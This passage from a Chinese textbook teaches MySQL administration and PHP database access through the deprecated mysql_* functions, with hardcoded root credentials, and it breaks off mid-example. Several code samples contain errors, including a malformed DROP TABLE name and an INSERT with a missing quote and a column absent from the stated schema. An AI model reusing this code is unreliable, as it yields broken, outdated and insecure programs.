单击“执行”按钮，可以对数据表结构以横版形式进行表结构的编辑。

实例 13-22：删除数据表

要想删除数据表，首先在图 13-20 所示界面的左侧下拉列表框中选择该数据库，然后选定要删除的数据表，单击界面中的“删除”按钮，即可成功删除指定的数据表，如图 13-23 所示。



#	字段	类型	整理	属性	空	默认	额外	操作
1	id	int(4)			否	无		修改 删除 更多
2	name	varchar(50)	gb2312_chinese_ci		否	无		修改 删除 更多
3	address	varchar(50)	gb2312_chinese_ci		否	无		修改 删除 更多

全选 / 全不选 选中项： 浏览 修改 删除 主键 唯一 索引

图 13-23　删除数据表

13.6　难 点 解 析

本章首先介绍了 MySQL 数据库的特点和基本操作，然后具体介绍如何使用命令行建立数据库和数据表，并介绍了对数据库和数据表的一系列诸如插入、查询和删除等基本操作。但是在命令行下进行操作比较麻烦，因此开发了许多可视化的数据库管理工具，在这里详细介绍了 phpMyAdmin 管理工具及其使用。相信通过本章的学习，读者对 MySQL 数据库有了深刻的了解和认识，能够熟练使用 MySQL 数据库进行项目开发。

本章有以下需要注意的几点。

大小写方面：别名不区分大小写，因此可按任意大小写字符组合成一个别名，但在查询时必须以相同的大小写对其进行引用。

创建用户方面：如果创建了一个新用户，却没指定 identified by 子句，则用户没有口令，这是很不安全的。

删除数据库方面：尽量不要滥用 drop database 语句，它将会彻底删除数据库及其所有的表。如果管理员已经正常完成了数据库备份，那么删除的数据库才可以恢复。

13.7　高手训练营

1. 如果只选择满足特定条件的字段，可将_____添加到 select 语句中，用来指定要满足的条件。
2. 通过 SQL 命令的_____子句可以对数据进行排序。
3. delete 语句用于删除表中的行，其返回值为_____。
4. 更新表中的数据使用_____。

   A. select　　B. insert　　C. drop　　D. update
5. 下列允许创建索引的权限是_____。

   A. index　　B. usage　　C. drop　　D. create
6. 简述 SQL 语言的特点。
7. 试用数据库命令创建一个数据表，分别存储姓名、性别、年龄、班级和联系方式等。

第14章　MySQL与PHP的应用

14.1　PHP 与 Web 数据库

14.1.1　Web 数据库的工作原理

基于 Web 的数据库应用一般采用多层架构，一般包括以下三层。

(1) 浏览层：提供给用户用于浏览的页面。

(2) 中间层：动态脚本语言，例如 PHP，用于操作数据库。

(3) 数据层：底层数据库层，用于提供数据存储。

访问者在浏览时接触到的是浏览层，中间层负责对数据库进行操作并提供给浏览层页面。因此，在 Web 应用中，用户并不直接对数据库进行操作。

在当前的流行趋势中，三层架构已经逐渐被多层架构所取代，即在应用中包含多个中间层，这样可以使程序的架构更加分明，有利于后期维护。

14.1.2　PHP 与数据库结合的优势

在实际应用中，PHP 的一个最常见的应用就是与数据库结合。无论是建设网站还是设计信息系统，都离不开数据库的参与。广义的数据库可以理解为关系型数据库管理系统、XML 文件，甚至文本文件等。

PHP 支持多种数据库，而且提供了与诸多数据库连接的相关函数或类库。一般来说，PHP 与 MySQL 是比较流行的一个组合。该组合的流行不仅仅是因为它们都可以免费获取，而且是因为 PHP 内部对数据库的完善支持。

当然，除了使用 PHP 自带的数据库连接函数以外，还可以自行编写函数来间接存取数据库。这种机制为程序员带来了极大的灵活性。

14.2　PHP 与 MySQL 的集成应用

PHP 中的数据库操作与前面介绍的使用 MySQL 命令行对数据库的操作基本类似。诸如连接服务器、选择数据库和表的操作等。本章主要讲述 PHP 与 MySQL 相结合的使用方法。PHP 操作数据库是通过 MySQL 扩展来实现的。PHP 根目录下的 php.ini 文件中的 extension 参数用于配置 PHP 的扩展库，用法如下：

```
extension=<filename>
```

其中，filename 指代扩展库的文件名。MySQL 扩展库的文件名为 php_mysql.dll，因此可以通过查看 php.ini 文件中是否包含以下语句来检查当前 PHP 环境中的 MySQL 扩展是否可用。

```
extension=php_mysql.dll;
```

如果这个语句不存在，则需要在 php.ini 文件的末尾添加这条语句。添加后，需要重新启动 Apache 服务器。

14.2.1　连接和断开 MySQL 数据库

1．连接 MySQL 数据库服务器

所有对 MySQL 数据库的操作都要在主机提供 MySQL 服务的前提下进行。连接提供了此项服务的主机是进行数据库操作的前提。所以在进行数据库操作前，必须要使用函数 mysql_connect( )连接到 MySQL 服务器。mysql_connect( )函数有 3 个参数，第 1 个参数为主机名；第 2 个参数为用户名；第 3 个参数为该用户的密码。此函数连接到 MySQL 服务器，如果成功，则返回 true，反之则返回 false。

实例 14-1：使用 mysql_connect( )函数连接到 MySQL 服务器

```
<html>
<head>
<title>连接 MYSQL 服务器</title>
</head>
<body>
<?php
$db_host=localhost;                    //MySQL 服务器名
$db_user=root;                         //MySQL 用户名
$db_pass="520";                        //MySQL 用户对应的密码
//使用 mysql_connect()函数对服务器进行连接，如果出错，返回相应信息
$link=mysql_connect($db_host,$db_user,$db_pass)or die("不能连接到服务器".
      mysql_error());
echo "成功连接到服务器";                 //如果连接成功，显示信息
?>
</body>
</html>
```

保存以上代码为“14-1.php”，然后开启 Apache 服务和 MySQL 服务，在 PHP 环境下运行该文件，结果如图 14-1 所示。



图 14-1　成功连接服务器

注意：

mysql_connect(servername,username,password);虽然还有其他参数，但这三个是最重要的。

2．断开 MySQL 数据库服务器

完成对数据库的操作后，需要及时断开与数据库的连接以释放内存，否则会浪费大量的内存空间，在访问量较大的 Web 项目中，很可能会导致服务器崩溃。在 MySQL 函数库中，使用 mysql_close( )函数断开与 MySQL 服务器的连接，该函数的语法格式如下：

```
bool mysql_close([resource link_identifier])
```

14.2.2　显示可用数据库

连接到 MySQL 服务器后，下一步就是了解当前数据库的情况。因为只有了解服务器上可用的数据库信息后，才能使用户决定下一步要如何操作。下面讲解如何显示可用的数据库。要查询并显示服务器上可用的数据库，需要使用 mysql_list_dbs( )函数。该函数有一个参数，此参数为已经建立的服务器连接。

实例 14-2：使用 mysql_list_dbs( )函数显示服务器上的可用数据库

```
<html>
<head>
<title>显示数据库</title>
</head>
<body>
<?php
$db_host=localhost;                    //MySQL 服务器名
$db_user=root;                         //MySQL 用户名
$db_pass="520";                        //MySQL 用户对应的密码
//使用 mysql_connect()函数对服务器进行连接，如果出错，则返回相应的信息
$link=mysql_connect($db_host,$db_user,$db_pass)or die("不能连接到服务
器".mysql_error());
$db_list=mysql_list_dbs($link);     //显示数据库，参数为上一步的服务器连接
while($db=mysql_fetch_object($db_list))//通过循环遍历返回的结果集
{
```

```
    echo $db->Database;            //显示数据库名称，注意大小写
    echo "<p>";
}
?>
</body>
</html>
```

保存以上代码为“14-2.php”，并在 PHP 环境下运行该文件，结果如图 14-2 所示。




图 14-2　显示所有可用的数据库

注意：

mysql_list_dbs( )函数将会返回一条结果集，可以使用函数 mysql_fetch_object( )、mysql_fetch_row( )或者 mysql_fetch_array( )等对结果进行遍历。

14.2.3　创建新的数据库和表

1．创建新的数据库

在进行数据库操作时，系统本身提供的数据库往往是有限的，所以需要在服务器上建立新的数据库。下面介绍如何在服务器上创建一个新的数据库。

要创建新的数据库，需要使用 mysql_create_db( )函数。具体使用格式如下：

```
mysql_create_db(string database name[,resource link_identifier])
```

该函数包含两个参数，第 1 个参数为要创建的数据库名，第 2 个参数为可选参数，为已经连接的服务器标识。

实例 14-3：创建新的数据库 db_company

```
<html>
<head>
<title>使用 SQL 语句创建新的数据库</title>
</head>
<body>
<?php
$db_host=localhost;                        //MySQL 服务器名
$db_user=root;                             //MySQL 用户名
```

```
$db_pass="520";                                //MySQL 用户对应的密码
//使用 mysql_connect()函数对服务器进行连接，如果出错，则返回相应的信息
$link=mysql_connect($db_host,$db_user,$db_pass)or die("不能连接到服务
器".mysql_error());
$sql="CREATE DATABASE db_company";             //创建数据库的 SQL 语句
if(mysql_query($sql,$link))                    //发送 SQL 语句
echo "数据库创建成功";                          //如果创建成功，显示信息
echo "<p>";
echo "当前服务器上的所有数据库为：";
echo "<p>";
$db_list=mysql_list_dbs($link);                //显示数据库
while($db=mysql_fetch_object($db_list))        //通过循环遍历返回的结果集
{
    echo $db->Database;                        //显示数据库名称，注意大小写
    echo "<p>";
}
?>
</body>
</html>
```

保存以上代码为“14-3.php”，并在 PHP 环境下运行该文件，结果如图 14-3 所示。



图 14-3　创建数据库 db_company 并显示全部数据库

注意：

实例中使用 SQL 语句同样能达到创建数据库的目的。需要注意的是创建数据库的 SQL 语句的语法：

```
CREATE DATABASE 数据库名
```

然后使用 mysql_query( )函数发送 SQL 语句，以达到创建数据库的目的。

2. 创建表

数据表存在于数据库中，因此，要想创建新的数据表，首先需要选定在哪个数据库中创建数据表，然后在选定的数据库中进行创建表的操作。需要注意的是，服务器上 MySQL 数据库是运行 MySQL 服务的关键库，所以不要尝试对该库进行操作，更不要对其中的表

进行添加、删除和修改等操作。

要想在数据库中创建表，可通过 mysql_query( )函数发送 SQL 语句来实现。具体语法格式如下：

```
create table table_name(column_name 无效 {identify|null|not null},…)
```

其中，参数 table_name 为数据表名称，column_name 为列名称，二者必须满足用户数据库中识别器的要求，参数 data 无效是一个标准的 SQL 类型或由用户数据库提供的类型，用户需要使用 not-null 从句为各字段输入数据。

下面的 SQL 语句定义了一个表。表有 id、name、mail、phone、address 等几个字段。并且还为每个字段制定了类型，并且其中的 id 字段有 primary 和 auto_increment 这两个属性。其中，primary 指明该字段为表的主键(有唯一值)；而 auto_increment 则指明该字段是自动增加的。

实例 14-4：创建 tb_employee 表

```
<html>
<head>
<title>在库中创建新表</title>
</head>
<body>
<?php
$db_host=localhost;                        //MySQL 服务器名
$db_user=root;                             //MySQL 用户名
$db_pass="520";                            //MySQL 用户对应的密码
$db_name="test";                           //要操作的数据库
//使用 mysql_connect()函数对服务器进行连接，如果出错，则返回相应的信息
$link=mysql_connect($db_host,$db_user,$db_pass)or die("不能连接到服务器"
                                                        .mysql_error());
mysql_select_db($db_name,$link);//选择相应的数据库，这里选择 test 库
//下面的$sql 就是创建表的 SQL 语句
$sql="create table tb_employee(id int(5) not null auto_increment primary
key, name varchar(12) not null,mail varchar(30) not null,phone varchar(14)
not null,address varchar(30) not null)";
if(mysql_query($sql,$link))                   //发送 SQL 语句执行创建表的操作
echo "表 tb_employee 创建成功";                //如果创建成功，显示信息
echo "<p>";
echo "当前".$db_name."上的所有数据表为：";
echo "<p>";
$table_list=mysql_list_tables($db_name,$link);//显示数据库中的表
while($row=mysql_fetch_row($table_list))        //通过循环遍历返回的结果集
{
    echo $row[0];                               //显示表名
    echo "<p>";
```

```
}
?>
</body>
</html>
```

保存以上代码为“14-4.php”，并在 PHP 环境下运行该文件，结果如图 14-4 所示。




图 14-4　在数据库 test 上创建表 tb_employee

注意：

mysql_list_tables( )函数用来显示库中所有的表，但该函数现在已经被废弃，推荐使用 mysql_query( )函数发送一条 SQL 语句来达到和 mysql_list_tables( )函数一样的目的。显示所有数据表的 SQL 语句如下：

```
"show tables";
```

14.2.4　删除已存在的数据库和表

如果确认数据库或者其中的表已经不再使用，便可以将数据库或者表删除。删除数据库有两种方法，一种是通过 PHP 中的 MySQL 函数 mysql_drop_db( )；另一种是通过 mysql_query( )函数发送 SQL 语句 drop database_name。而删除表只有一种方法，那就是通过 mysql_query( )函数发送 SQL 语句 drop table_name。下面分别讲述如何删除表和数据库。

1．删除表

删除表是依靠 mysql_query( )函数发送 SQL 语句 drop table_name 来实现，其中的 table_name 指代将要删除的表名。

实例 14-5： 删除表 tb_employee

```
<html>
<head>
<title>在库中删除表</title>
</head>
<body>
<?php
$db_host=localhost;                           //MySQL 服务器名
$db_user=root;                                //MySQL 用户名
```

```
$db_pass="520";                              //MySQL 用户对应的密码
$db_name="test";                             //要操作的数据库
//使用 mysql_connect()函数对服务器进行连接，如果出错，则返回相应的信息
$link=mysql_connect($db_host,$db_user,$db_pass)or die("不能连接到服务器".
mysql_error());
mysql_select_db($db_name,$link);//选择相应的数据库，这里选择 test 库
echo "当前".$db_name."上的所有数据表为：";
echo "<p>";
$table_list=mysql_list_tables($db_name,$link);//显示数据库中的表
while($row=mysql_fetch_row($table_list))         //通过循环遍历返回的结果集
{
    echo $row[0];                                //显示表名
    echo "<p>";
}
$sql="drop table tb employee";                   //删除表的 SQL 语句
if(mysql_query($sql,$link))                      //执行 SQL 语句
echo "表 tb_employee 已经被删除！";
echo "<p>";
echo "当前".$db_name."上的所有数据表为：";       //显示删除后的表以作比较
echo "<p>";
$table_list=mysql_list_tables($db_name,$link);//显示数据库中的表
while($row=mysql_fetch_row($table_list))         //通过循环遍历返回的结果集
{
    echo $row[0];                                //显示表名
    echo "<p>";
}
?>
</body>
</html>
```

保存以上代码为“14-5.php”，并在 PHP 环境下运行该文件。该实例在执行删除表的 SQL 语句之前，首先对数据库进行遍历，数据库中有 tb_employee 表。在执行完删除表的 SQL 语句后，再次遍历数据库时发现 tb_employee 表已经不存在了，说明该表被成功删除了。运行结果如图 14-5 所示。




图 14-5　删除数据库 test 上的表 tb_employee

注意：

在删除数据表的过程中，如果删除一个不存在的表，将会产生错误，这时在删除语句中加入 IF EXISTS 关键字，就可避免产生错误，具体格式如下：

```
drop table if exists students
```

2．删除数据库

删除数据库可以使用 mysql_drop_db( )函数，或者使用 mysql_query( )函数发送 SQL 请求 drop database database_name，都能够实现。这里使用后一种方法来实现。下面的实例实现对服务器上名为 friend 的数据库进行删除(执行前必须确保服务器中有 friend 数据库的存在)操作，具体方法如下。

实例 14-6： 删除数据库 friend

```
<html>
<head>
<title>删除服务器上的数据库</title>
</head>
<body>
<?php
$db_host=localhost;                      //MySQL 服务器名
$db_user=root;                           //MySQL 用户名
$db_pass="520";                          //MySQL 用户对应密码
//使用 mysql_connect()函数对服务器进行连接，如果出错，则返回相应的信息
$link=mysql_connect($db_host,$db_user,$db_pass)or die("不能连接到服务
器".mysql_error());
echo "当前服务器上的所有数据库为：";
echo "<p>";
$db_list=mysql_list_dbs($link);          //先显示数据库以和删除后作比较
while($db=mysql_fetch_object($db_list))//通过循环遍历返回的结果集
{
    echo $db->Database;                  //显示数据库名称，注意大小写
    echo "<p>";
}
$sql="drop database friend";             //删除数据库的 SQL 语句
if(mysql_query($sql,$link))              //执行 SQL 语句
echo "数据库 friend 已经被删除！";
echo "<p>";
echo "删除数据库后服务器上的所有数据库为：";
echo "<p>";
$db_list=mysql_list_dbs($link);          //显示数据库
while($db=mysql_fetch_object($db_list))//通过循环遍历返回的结果集
{
    echo $db->Database;                  //显示数据库名称，注意大小写
```

```
    echo "<p>";
}
?>
</body>
</html>
```

保存以上代码为“14-6.php”，并在 PHP 环境下运行该文件。通过对照 SQL 执行前后对服务器上数据库的遍历可以看到，执行完 SQL 语句后，名为 friend 的数据库被删除了。运行结果如图 14-6 所示。




图 14-6　删除数据库 friend

注意：

对于删除数据库的操作，应该谨慎使用，一旦执行这项操作，数据库的所有结构和数据都会被删除，没有恢复的可能，除非数据库有备份。

14.2.5　使用 SQL 语句插入记录

一个表在创建后如果没有任何记录则是毫无意义的，只有在表中插入记录，才能发挥表的作用。在表中插入记录使用 mysql_query( )函数发送 SQL 请求。具体格式如下：

```
insert into table_name(field01,field02…)values(values1,values2…)
```

其中，table_name 是表的名称；field01、field02 是指表的字段的名称；values1、values2 是指将要插入的记录中对应字段的值。

假如名为 test1 的表，其结构如下：

```
id int(5) not null auto_increment primary key,
name varchar(12) not null,
```

```
mail varchar(30) not null,
phone varchar(14) not null,
address varchar(30) not null
```

可以看出，该表总共有 5 个字段。要想将名字为“李东”的记录插入到表 test1 中，应执行以下操作：

```
insert into test1(name,age,mail,phone,address)values('李东','20','lidong@163.com',
'123456', 'HEU')
```

实例 14-7：插入记录

```
<head>
<title>在表中插入记录</title>
</head>
<body>
<?php
$db_host=localhost;                        //MySQL 服务器名
$db_user=root;                             //MySQL 用户名
$db_pass="520";                            //MySQL 用户对应密码
$db_name="test";                           //要操作的数据库
$link=mysql_connect($db_host,$db_user,$db_pass)or die("不能连接服务器".
mysql_error());
mysql_select_db($db_name,$link);
$sql="select * from test1";
$result=mysql_query($sql,$link);
echo "当前表中的记录有：";
echo "<p>";
while($row=mysql_fetch_array($result))
{

   echo $row[id].", ";          //显示 ID
   echo $row[name].", ";        //显示姓名
   echo $row[age].", ";         //显示年龄
   echo $row[mail].", ";        //显示邮箱
   echo $row[phone].", ";       //显示电话
   $row[address].", ";          //显示地址
   echo "<p>";
}
$sql="insert into test1(name,age,mail,phone,address) values('李东',
'20',lidong@163.com','123456','HEU')";
if(mysql_query($sql))          //判断并执行 SQL 语句
echo "记录已经成功插入";
echo "<p>";
$sql="select * from test1";
```

```
$result=mysql_query($sql,$link);
echo "当前表中的记录有：";
echo "<p>";
while($row=mysql_fetch_array($result))     //再次遍历结果
{
    echo $row[id].", ";                      //显示 ID
    echo $row[name].", ";                    //显示姓名
    echo $row[age].", ";                     //显示年龄
    echo $row[mail].", ";                    //显示邮箱
    echo $row[phone].", ";                   //显示电话
    echo $row[address].", ";                 //显示地址
    echo "<p>";
}
?>
</body>
</html>
```

保存以上代码为“14-7.php”，并在 PHP 环境下运行该文件。通过代码可以看出，第一次对表进行浏览操作时，没有任何记录，所以也没有任何值返回，当执行完 SQL 语句后，再对表进行遍历，就有了一条记录，并显示其内容。这表明插入记录成功。运行界面如图 14-7 所示。




图 14-7　在表 test1 中插入一条记录

注意：

SQL 语句是对字母大小写不敏感的语句(它不区分字母的大小写)，即“INSERT INTO”和“insert into”是一样的。

14.2.6　使用 SQL 语句查询记录

当表中有内容时，要想显示表中的内容或者对表中特定的内容进行搜索时都需要对表进行查询。因此，查询也是用得最多的 SQL 命令之一。我们使用 mysql_query( )函数发送 SQL 请求。完成查询需要借助结构、索引和字段类型等因素。基本语法如下：

```
SELECT [STRAIGHT_JOIN][SQL_SMALL_RESULT][SQL_BIG_RESULT][HIGH_
PRIORITY][DISTINCT|DISTINCTROW|ALL]
```

```
select_expression,…
[INTO {OUTFILE|DUMPFILE} 'file_name' export_options]
[FROM table_refreences][WHERE where_definition]
[GROUP BY col_name,…]
[HAVING where_definition]
[ORDER BY {unsigned_integer|col_name|formula}][ASC|DESC],…}
[Limit][offset,] rows]
[PROCEDURE procedure_name]
```

大多语法暂时用不到，以后在高级查询中会专门为读者讲解。现在只是浏览表中所有的记录，使用以下命令：

```
select * from tablename
```

"*"号表示所有内容，因此这一句表示查询 tablename 表中的所有记录。

实例 14-8： 查询记录

```
<html>
<head>
<title>浏览表中记录</title>
</head>
<body>
<center>
<?php
$db_host=localhost;                          //MySQL 服务器名
$db_user=root;                               //MySQL 用户名
$db_pass="520";                              //MySQL 用户对应的密码
$db_name="test";                             //要操作的数据库
